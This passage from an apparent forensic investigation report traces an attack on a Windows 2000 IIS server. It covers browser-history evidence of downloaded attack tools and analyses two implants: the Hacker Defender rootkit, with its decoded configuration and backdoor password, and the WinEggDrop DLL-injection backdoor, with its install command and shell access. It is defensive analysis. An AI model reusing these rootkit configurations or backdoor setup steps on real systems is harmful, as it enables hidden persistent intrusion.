2004/5/17 22:10:22	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/FTPScan.exe
2004/5/17 22:10:20	TsInternetUser@file:///C:/WINNT/system32/drivers/help/FTPScan.exe
2004/5/17 22:09:40	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ms04011.exe
2004/5/17 22:09:40	TsInternetUser@file:///C:/WINNT/system32/drivers/help/ms04011.exe
2004/5/17 22:09:12	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/sbaanetapi.dll
2004/5/17 22:08:12	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mdtm2.exe
2004/5/17 22:08:02	TsInternetUser@file:///C:/WINNT/system32/drivers/help/mdtm2.exe
2004/5/17 22:05:42	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/dsscan.exe
2004/5/17 22:05:40	TsInternetUser@file:///C:/WINNT/system32/drivers/help/dsscan.exe
2004/5/17 22:05:16	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pwdump4.dll
2004/5/17 22:04:52	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pw4.exe
2004/5/17 22:04:52	TsInternetUser@file:///C:/WINNT/system32/drivers/help/pw4.exe
2004/5/17 22:04:34	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc1
2004/5/17 22:04:08	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl
2004/5/17 22:01:40	TsInternetUser@http://140.DDD.EEE.FFF
2004/5/17 22:01:40	TsInternetUser@Host:140.DDD.EEE.FFF
2004/5/17 22:01:28	TsInternetUser@http://www.google.com.tw

2004/5/17 22:01:28 <u>TsInternetUser@Host://www.google.com.tw</u>

Table 2-26 History records of the TsInternetUser on May 17, 2004

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040527\index.dat	
2004/5/26 23:36:26	<u>TsInternetUser@file:///C:/stopftp.vbx</u>
2004/5/26 23:24:34	TsInternetUser@file:///C:/Intpub/wwwroot/tw/image/1.txt
2004/5/26 23:17:08	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
2004/5/26 22:55:00	TsInternetUser@file:///C:/WINNT/system32/msserver.ini
2004/5/26 22:53:30	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
2004/5/26 22:53:28	TsInternetUser@file:///C:/WINNT/system32/msserver.exe
2004/5/26 22:51:38	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
2004/5/26 22:51:38	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
2004/5/26 17:10:18	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
2004/5/26 17:09:58	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
2004/5/26 17:09:52	TsInternetUser@file:///C:/WINNT/system32/internets.exe
2004/5/26 17:03:00	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
2004/5/26 17:02:50	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2
2004/5/26 17:02:50	<u>TsInternetUser@Host:140.DDD.EEE.FFF</u>

Table 2-27 History records of the TsInternetUser on May 26, 2004

5.4 Cookies analysis

The “Internet Explorer History Viewer” can also be used to read Cookie records. According to these records, I can realize when the hacker(s) logged on or controlled the this server and when the hacker(s) surfed the Internet by

using the Internet Explorer. This is also a good source to provide useful information to do the timeline analysis.

Source File Name: C:\Documents and Settings\TsInternetUser\Cookies\index.dat	
2004/5/17 22:01:26	Cookie:tsinternetuser@google.com.tw/
2004/5/17 22:01:24	Cookie:tsinternetuser@google.com/
2004/5/17 15:53:44	Cookie:tsinternetuser@msn.com/
2004/5/17 15:53:44	Cookie:tsinternetuser@msn.com.tw/
2004/5/17 15:53:42	Cookie:tsinternetuser@www.msn.com.tw/

Table 2-28 Cookies of the TsInternetUser

5.5 Analyze the recently used files of users

By observing the “\Documents and Settings\{UserName}\Recent” subdirectory, I can realize when and what files were used by a user. Further, it is also an important hint to tell us what the hacker(s) had once done.

Source Directory: C:\Documents and Settings\Administrator\Recent	
2004/6/8 08:55	234.exe.lnk Target:C:\Documents and Settings\Administrator_234.exe
2004/6/8 09:08	gooltel.exe.lnk Target:C:\WINNT\system32\drivers\help\gooltel.exe
2004/6/8 09:08	help.lnk Target:C:\WINNT\system32\drivers\help

Table 2-29 Recently used files of the Administrator

Source Directory: C:\Documents and Settings\TsInternetUser\Recent	
2004/5/26 22:53	msserver.exe.lnk Target:C:\WINNT\system32\msserver.exe
2004/5/26 22:55	msserver (2).ini.lnk Target:C:\WINNT\system32\msserver.ini

Table 2-30 Recently used files of the TsInternetUser

5.6 Temporary Internet files analysis

When a user surfs the Internet, some temporary files will be remained in the “\Documents and Settings\{UserName}\Local Settings\Temporary Internet Files” subdirectory. Files located in this subdirectory can disclosure the information about what the user had once viewed/downloaded from the Internet by using the Internet Explorer.

Therefore, efforts were made to find out some clues from the “Temporary Internet Files” subdirectory. However, those temporary files of the Administrator seem to have been cleared, and I can only collect some temporary files and an “index.dat”, which can be read by using the “Internet Explorer History Viewer,” from the “Temporary Internet Files” of the TsInternetUser as shown from Table 2-31 to Table 2-34.

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\index.dat
2004/5/26 23:16:58 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
2004/5/26 22:51:38 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
2004/5/26 22:51:20 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123

Table 2-31 Temporary Internet files of the TsInternetUser

Source Directory: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\89UZ49EV\
2004/5/26 22:51:13 123[1].exe

Table 2-32 Temporary Internet files of the TsInternetUser

Source Directory: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\8HYZWL23\
2004/5/26 23:16:57 iis[1].exedd

Table 2-33 Temporary Internet files of the TsInternetUser

Source Directory: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\CPINWPUZ\
2004/5/26 22:50:19 123[1]

Table 2-34 Temporary Internet files of the TsInternetUser

5.7. Analyze unknown files

Based on the previous analysis, I found that some suspicious files were

located at the “C:\Documents and Settings\{UserName}\Local Settings\Temporary Internet Files”, “C:\WINNT\system32” and “C:\WINNT\system32\drivers\help” subdirectories. These suspicious files included two backdoors, one root kit, some hacker tools and some text files. Besides, to evade the detection, most of these binary files were packed by different kinds of packer such as UPX and PE Pack, etc. In this section, I will discuss how I analyzed the “Hacker Defender” and the “WinEggDrop Shell” within the Windows 2000 forensic environment. Finally, I will provide some tables, Table 2-43 to Table 2-47, to summarize the information I have found from these unknown files.

5.7.1 Hacker Defender

Based on the previous analysis in Table 2-20, I noticed that there were some suspicious files, “msserver.exe” and “msserver.ini”, which were located at “C:\WINNT\system32.” The “msserver.ini” was a text file and its contents were shown in Table 2-35, which seems had been encoded by some way that I fail to understand now.

```
[H<<<idden T>>a"ble]
>ms"ser><v"*
n<>t"k//er"ne>I*
p<m>s"v>c*

"[.:R:o:o\;t: :P:r>:o:c<:e:s:s:e<:s:>]
ms<s>e<r>:v<*
<nt>k"er\<n"e>|//*"
\\
/[H/idd\en Ser:vi"ces]
m/"sse\;rv*
p///><ms\;"vc*
W///indo\\ws Kernel Ser\\::vice*
r_s>e<r>v>er*
/
:.\[Hi:dden R/">>egKeys]
m>ss"er\lver
LE"GA>CY_MS<S:ER\\V"ER
|\\mss"er//v:er"d<>r"v
L|EG"A<CY_"MSS"E:RV>ERD"RV>
///p\\ms<v>cs
<LE"GA///CY_P"\\SVC>S
Win:dows\\ Kernel Servi///<>ce
LE:G\\ACY_WINDO<>WS_//KERNEL_SERVI<>CE
/
\"[Hid:den\> :RegValues]""
///
:[St\artup\ Run/]

":[Fr<ee>> S:"<pa>ce]

"[>H<i>d"d:en<> P/:or:t<s"]\:
TCP:1023
TCP:1142
TCP:2225

""\[Se:t/tin/;gs] /
P:a<>s||:s\w\or//d=goodidea
Ba://ckd:"o<or>"Shell=msserv?.exe
```

```
"FileMa\\ppin\\gN\\ame"=_.-=[M$server Map]=_.-
"ServiceName"=msserver
>ServiceDisplayName=Microsoft Internet Service
ServiceDescription=Microsoft Internet Security Service
DriverName=msserverdrv
DriverFile\\Name=msserverdrv.sys

\\Co:m"me"nts]<<<<
```

Table 2-35 The msserver.ini

Then, I used the “PEiDentifier” to detect if the “msserver.exe” was packed by any packer. As shown in Figure 2-5, I realized this binary was packed by the “PE Pack 1.0” and then the “pe-scan” was used to unpack the “PE Pack 1.0” as shown in Figure 2-6.




Figure 2-5 A screenshot of the PEiDentifier




Figure 2-6 A screenshot of the pe-scan

After unpacking, the strings analysis was to be started. I used the “Bintext” to extract strings of this program. Full strings are listed in Appendix 2-A and some parts of interesting strings are listed in the following table:

```
.....
00003004 00403004 0 SOFTWARE\Borland\Delphi\RTL
.....
0000B0EC 0040B0EC 0 \\.\mailslot\hxdef-rk084s
0000B3C4 0040B3C4 0 |<.:V"
0000C590 0040C590 0 [HIDDEN TABLE]
0000C5A8 0040C5A8 0 [ROOT PROCESSES]
```

0000C5C4	0040C5C4	0	[HIDDEN SERVICES]
0000C5E0	0040C5E0	0	[HIDDEN REGKEYS]
0000C5FC	0040C5FC	0	[HIDDEN REGVALUES]
0000C618	0040C618	0	[FREE SPACE]
0000C658	0040C658	0	[HIDDEN PORTS]
0000C69C	0040C69C	0	[SETTINGS]
0000C6BC	0040C6BC	0	PASSWORD
.....			
000870FE	004870FE	0	hxdef084
.....			
00088732	00488732	0	- (C) Copyright 1998 by ANAKiN
00006CC4	00406CC4	0	p\??\HxDefDriver
00006D04	00406D04	0	"COMSPEC
000870C8	004870C8	0	PACKAGEINFO
000877BA	004877BA	0	\DosDevices\HxDefDriver
00087818	00487818	0	\Device\HxDefDriver
00087840	00487840	0	\DosDevices\HxDefDriver
.....			

Table 2-36 Parts of interesting sings of the “msserver.exe”

According to Table 2-36, I knew that this program was possibly written in Delphi and I noticed a keyword “hxdef084,” which might be a clue of the name of this program. Therefore, I tried to use this key word to search in Google and a reference

“<http://www.cnhonker.com/index.php?module=tools&act=view&type=3&id=62>” was found. And, the “hxdef084.zip”, “Hacker Defender v0.84” root kit, was downloaded from this web page. There was a readme file in this zip file to describe the function of this root kit as shown in Appendix 2-B. After reading this readme, I knew an .ini file can be specified as a configuration when running the “Hacker Defender.” This .ini file contained night parts: [Hidden Table], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings]. Besides, extra characters: |, <, >, :, \, / and " could be ignored on all lines except [Startup Run], [Free Space] and [Hidden Ports] items and values in [Settings] after first = character. Now, I realize how to decode the “msserver.ini” file and the “decoded msserver.ini” is shown in Table 2-37, which specifies the root kit to hide files and process those with names beginning with “msserv”, “ntkernel” or “pmsvc.” And, the password of this root kit was “goodidea.” So far, I understand why I could find some suspicious sub-keys and services about the “msserver” service in the Hive file, as shown in Table 2-20, but I could not gather any run-time information about these by using the “pservice.exe.” That is because the “Hacker Defender” had hidden all those files, processes, sub-keys and services.

[Hidden Table]	
msserv*	
ntkernel*	
pmsvc*	
[Root Processes]	
msserv*	
ntkernel*	

[Hidden Services]
msserv*
pmsvc*
Windows Kernel Service*
r_server*
[Hidden RegKeys]
msserver
LEGACY_MSSERVER
msserverdrv
LEGACY_MSSERVERDRV
pmsvcs
LEGACY_PMSVCS
Windows Kernel Service
LEGACY_WINDOWS_KERNEL_SERVICE
[Hidden RegValues]
[Startup Run]
[Free Space]
[Hidden Ports]
TCP:1023
TCP:1142
TCP:2225
[Settings]
Password=goodidea
BackdoorShell=msserv?.exe
FileMappingName=_.-=[MSserver Map]=-. _
ServiceName=msserver
ServiceDisplayName=Microsoft Internet Service
ServiceDescription=Microsoft Internet Security Service
DriverName=msserverdrv
DriverFileName=msserverdrv.sys
[Comments]

Table 2-37 Decoded msserver.ini

For further analysis, I copied the “msserver.exe” and “msserver.ini” to Windows 2000 forensic environment and put them to the same path, “C:\WINNT\system32,” as the Web Server. I used the “Regmon”, the “Filemon” and the “TCPView” to observe the behavior of the root kit. After I executed the “msserver.exe”, the “msserver.exe” and the “msserver.ini”, were hidden immediately as described in the readme file.

Full results of the “Filemon” are listed in Appendix 2-C and some interesting ones are shown in Table 2-38. When the “msserver.exe” was executed, it created the “msserverdrv.sys” file and it, furthermore, read the configuration from the “msserver.ini” file.

.....					
137	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	
		SUCCESS	Options: Open	Access: All	
138	4:49:18 AM	msserver.exe:904	SET INFORMATION		
		C:\WINNT\msserverdrv.sys	SUCCESS	FileBasicInformation	

139	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS
140	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	SUCCESS
		Options: Open Access: All			
141	4:49:18 AM	msserver.exe:904	DELETE	C:\WINNT\msserverdrv.sys	SUCCESS
142	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS
143	4:49:18 AM	msserver.exe:904	CREATE	C:\WINNT\msserverdrv.sys	SUCCESS
		Options: Overwritelf Access: All			
144	4:49:18 AM	msserver.exe:904	WRITE	C:\WINNT\msserverdrv.sys	SUCCESS
		Offset: 0 Length: 3342			
145	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS
146	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	SUCCESS
		Options: Open Access: All			
147	4:49:18 AM	msserver.exe:904	SET INFORMATION	C:\WINNT\msserverdrv.sys	SUCCESS
		FileBasicInformation			
148	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS
149	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	SUCCESS
		Options: Open Access: All			
150	4:49:18 AM	msserver.exe:904	DELETE	C:\WINNT\msserverdrv.sys	SUCCESS
151	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS
152	4:49:18 AM	msserver.exe:904	CREATE	C:\WINNT\msserverdrv.sys	SUCCESS
		Options: Overwritelf Access: All			
153	4:49:18 AM	msserver.exe:904	WRITE	C:\WINNT\msserverdrv.sys	SUCCESS
		Offset: 0 Length: 3342			
154	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS
155	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\	SUCCESS
		Options: Open Directory Access: All			
156	4:49:18 AM	msserver.exe:904	DIRECTORY	C:\WINNT\	SUCCESS
		FileBothDirectoryInformation: msserver.ini			
157	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\	SUCCESS
158	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserver.ini	SUCCESS
		Options: Open Access: All			
159	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS
		Offset: 0 Length: 128			
160	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS
		Offset: 128 Length: 128			
161	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS
		Offset: 256 Length: 128			
162	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS
		Offset: 384 Length: 128			
163	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS
		Offset: 512 Length: 128			
164	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserver.ini	SUCCESS

Table 2-38 Parts of interesting results of the “Filemon”

Full results of the “Regmon” are listed in Appendix 2-D and some interesting ones are as shown in Table 2-39. When the “msserver.exe” was executed, it created and set value to the

“HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver”,

“HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver” and “HKLM\System\CurrentControlSet\Services\msserver\ImagePath” which are the same as what I have found from the “C:\WINNT\system32\config\system” of the Web Server, as shown in Table 2-20. That is evidence that the “Hacker Defender” had been set up on the Web Server.

.....							
65	5.61568300	msserver.exe:1272	CreateKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver	SUCCESS	Key: 0xE21C8640	
66	5.61627609	msserver.exe:1272	SetValue	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver\Default	SUCCESS	"Service"	
67	5.61759525	msserver.exe:1272	CreateKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver	SUCCESS	Key: 0xE21E6DC0	
68	5.61773549	msserver.exe:1272	SetValue	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver\Default	SUCCESS	"Service"	
69	5.61778327	msserver.exe:1272	CloseKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal	SUCCESS	Key: 0xE1EEA840	
70	5.61781651	msserver.exe:1272	CloseKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network	SUCCESS	Key: 0xE22529C0	
71	5.61784668	msserver.exe:1272	CloseKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\	SUCCESS	Key: 0xE202B3A0	
72	5.61950974	SERVICES.EXE:236	SetValue	HKLM\System\CurrentControlSet\Services\msserver\ImagePath	SUCCESS	"C:\WINNT\msserver.exe"	
.....							

Table 2-39 Parts of interesting results of the “Regmon”

Furthermore, I found a client program, “bdcli084.exe”, of the “Hacker Defender” in the “hxdef084.zip” file. When the client program was executed, the IP address, the port number and the password were required. By using the password “goodidea”, I could connect to the victim host and get a command line shell successfully as shown in Figure 2-7. The hacker(s) could, within my understanding, also connect to the Web Server by this way. Note that port 80 of the Windows 2000 VMware machine runs the IIS Web service. Taking advantage of the API hook technology, the “Hacker Defender” can use the same port of the Web service. If I connect to the port by using a browser, I will see the normal web page. But, if I use this client program to connect to port 80, I will get a command line shell. This feature increases the degree of difficulty to discover the “Hacker Defender” root kit by the Web administrators.



```
C:\WINNT\system32\cmd.exe - bdcli084
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>exit
C:\sans>
C:\sans>bdcli084
Host: 192.168.75.129
Port: 80
Pass: goodidea_
```

Figure 2-7 A screenshot of bdcli084.exe

5.7.2 WinEggDrop Shell

In order to determine whether the “C:\WINNT\system32\pmsvc.exe” was packed by any packer, I used the “PEiDentifier” to detect it. But, the “PEiDentifier” showed “nothing detected” which means either the “pmsvc.exe” was not packed by any packer or the “PEiDentiifer” could not recognize it. After observing the “pmsvc.exe” by using the “UltraEdit-32”, I realized that “winpm.dll” was needed when running this program and I doubted that the “pmsvc.exe” was packed by some packer that the “PEiDentifier” could not recognize. Right after that, I used the same process to check the “winpm.dll” by using the “PEiDentifier” and the results also showed that “nothing detected.” Even after I observed this file by using the “UltraEdit-32”, I still had a doubt that the “winpm.dll” might also have been packed by some packer. For this reason, I didn’t do strings analysis right then. Instead, I tried to copy the “pmsvc.exe” and “winpm.dll” to the Windows 2000 forensic environment. Those files were put in the same path as the Web Server. First of all, I used the “Regmon”, the “Filemon” and the “TCPView” to observe the behavior of this program. Then, I executed the “pmsvc.exe” as shown in Figure 2-8. The results of the execution showed me how to start the service and that the “pmsvc.exe” was a DLL injector. Next, I executed the “pmsvc.exe” with the following instruction as shown in the Figure 2-9.

```
C:\WINNT\system32>pmsvc.exe -Run
```

After the “pmsvc.exe” was executed, I noticed that the running process “LSASS.exe” added a new listening port, 1023, as shown in Figure 2-10. That was a hint to remind me a DLL backdoor might have been injected into the running process, “LSASS.exe.”

```

C:\WINNT\system32\cmd.exe

C:\sans>pmsvc.exe
Remote DLL Injector V1.7 Private Version By WinEggDrop

pmsvc.exe -Install          ->To Install The Service
pmsvc.exe -Uninstall        ->To Uninstall The Service
pmsvc.exe -Stop             ->To Stop The Service
pmsvc.exe -Start            ->To Start The Service
pmsvc.exe -Run              ->To Install And Run The Service

C:\sans>_

```

Figure 2-8 A screenshot of pmsvc.exe

```

C:\WINNT\system32\cmd.exe

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>cd \winnt
C:\WINNT>cd system32
C:\WINNT\system32>pmsvc -Run
Remote DLL Injector V1.7 Private Version By WinEggDrop

Install Service "pmsvc" Succesully
Modify Service Description Successfully
The Service "pmsvc" is Starting

C:\WINNT\system32>_

```

Figure 2-9 Set up the WinEggDrop Shell

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Proce...	Protocol	Local Address	Remote Address	State
LSASS.EXE:...	UDP	test-39ad852140:isakmp	...	
LSASS.EXE:...	TCP	test-39ad852140:1023	test-39ad852140:0	LISTENING
msdtc.exe:512	TCP	test-39ad852140:1025	test-39ad852140:0	LISTENING
msdtc.exe:512	TCP	test-39ad852140:3372	test-39ad852140:0	LISTENING
mstask.exe:732	TCP	test-39ad852140:1026	test-39ad852140:0	LISTENING
svchost.exe:4...	TCP	test-39ad852140:epmap	test-39ad852140:0	LISTENING
System:8	TCP	test-39ad852140:microsoft-ds	test-39ad852140:0	LISTENING
System:8	TCP	test-39ad852140:1027	test-39ad852140:0	LISTENING
System:8	TCP	test-39ad852140:netbios-ssn	test-39ad852140:0	LISTENING
System:8	UDP	test-39ad852140:microsoft-ds	...	
System:8	UDP	test-39ad852140:netbios-ns	...	
System:8	UDP	test-39ad852140:netbios-dgm	...	

Figure 2-10 A screenshot of TCPView

Full results of the “Filemon” are listed in Appendix 2-E and some interesting ones are shown in Table 2-40. When the “pmsvc.exe” was executed, it read 411 Bytes at the offset 8704 of itself. By using the “UltraEdit-32”, I realized that block of data was the configuration of the backdoor, as shown in Figure 2-11, which indicated what dll file was about to be injected. I think that means the “pmsvc.exe” was about to load the “winpm.dll” into the memory. After that, a copy of “pmsvc.exe” was created and named as “TInject.Dll.”

.....				
70	3:39:03 AM	pmsvc.exe:812	OPEN	C:\WINNT\system32\pmsvc.exe
	SUCCESS	Options: Open	Access: All	
71	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	
		C:\WINNT\system32\pmsvc.exe	SUCCESS	Length: 9115
72	3:39:03 AM	pmsvc.exe:812	READ	C:\WINNT\system32\pmsvc.exe
	SUCCESS	Offset: 8704	Length: 411	
73	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\pmsvc.exe
	SUCCESS			
74	3:39:03 AM	pmsvc.exe:748	CLOSE	C:\WINNT\system32 SUCCESS
75	3:39:03 AM	pmsvc.exe:812	OPEN	C:\WINNT\system32\pmsvc.exe
	SUCCESS	Options: Open Sequential	Access: All	
76	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	
		C:\WINNT\system32\pmsvc.exe	SUCCESS	Length: 9115
77	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	
		C:\WINNT\system32\pmsvc.exe	SUCCESS	Attributes: A
78	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	
		C:\WINNT\system32\pmsvc.exe	SUCCESS	Attributes: A
79	3:39:03 AM	pmsvc.exe:812	CREATE	C:\WINNT\system32\TInject.Dll
	SUCCESS	Options: Create Sequential	Access: All	
80	3:39:03 AM	pmsvc.exe:812	SET INFORMATION	C:\WINNT\system32\TInject.Dll
	SUCCESS	Length: 9115		
81	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	
		C:\WINNT\system32\pmsvc.exe	SUCCESS	Length: 9115
82	3:39:03 AM	pmsvc.exe:812	WRITE	C:\WINNT\system32\TInject.Dll
	SUCCESS	Offset: 0	Length: 9115	
83	3:39:03 AM	pmsvc.exe:812	SET INFORMATION	C:\WINNT\system32\TInject.Dll
	SUCCESS	FileBasicInformation		
84	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\pmsvc.exe
	SUCCESS			
85	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\TInject.Dll
	SUCCESS			
.....				

Table 2-40 Parts of interesting results of the “Filemon”

00002200h:	50 6D 73 76 63 73 00 00 00 00 00 00 00 00 00	; Pmsvcs.....
00002210h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002220h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002230h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002240h:	50 6F 72 74 61 62 6C 65 20 4D 65 64 69 61 20 48	; Portable Media H
00002250h:	65 6C 70 65 72 20 53 65 72 76 69 63 65 00 00 00	; elper Service...
00002260h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002270h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002280h:	50 6F 72 74 61 62 6C 65 20 6D 65 64 69 61 20 70	; Portable media p
00002290h:	6C 61 79 65 72 20 63 6F 6E 6E 65 63 74 65 64 20	; layer connected
000022a0h:	74 6F 20 74 68 69 73 20 63 6F 6D 70 75 74 65 72	; to this computer
000022b0h:	2E 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000022c0h:	61 35 62 39 66 31 66 37 34 31 66 63 34 34 36 38	; a5b9f1f741fc4468
000022d0h:	62 33 37 36 37 65 63 65 32 61 33 39 65 30 65 37	; b3767ece2a39e0e7
000022e0h:	00 31 30 32 33 00 00 20 20 20 00 00 00 00 00	; ..1023..
000022f0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002300h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002310h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002320h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002330h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00002340h:	00 00 00 00 00 00 00 00 00 00 00 00 00 77	;
00002350h:	69 6E 70 6D 2E 64 6C 6C 00 00 00 00 00 00 00	; inpm.dll.....
00002360h:	00 00 00 00 00 00 00 00 00 00 00 00 00 6C	;
00002370h:	73 61 73 73 2E 65 78 65 00 00 00 00 00 00 00	; sass.exe.....
00002380h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 01	;
00002390h:	01 01 01 01 01 01 01 01 01 01 01 01 01 01	;

Figure 2-11 The offset 8704 of the “pmsvc.exe”

Full results of the “Regmon” are listed in Appendix 2-F and some interesting ones are as shown in Table 2-41. When the “msserver.exe” was executed, it created and set value to the “HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell”, the “HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\Wfttphuc” and the “HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs.” Most of those sub-keys were the same as what I had found from the “C:\WINNT\system32\config\software” of the Web Server as shown in Table 2-19. This implies that this program had once been executed on this server.

```

.....
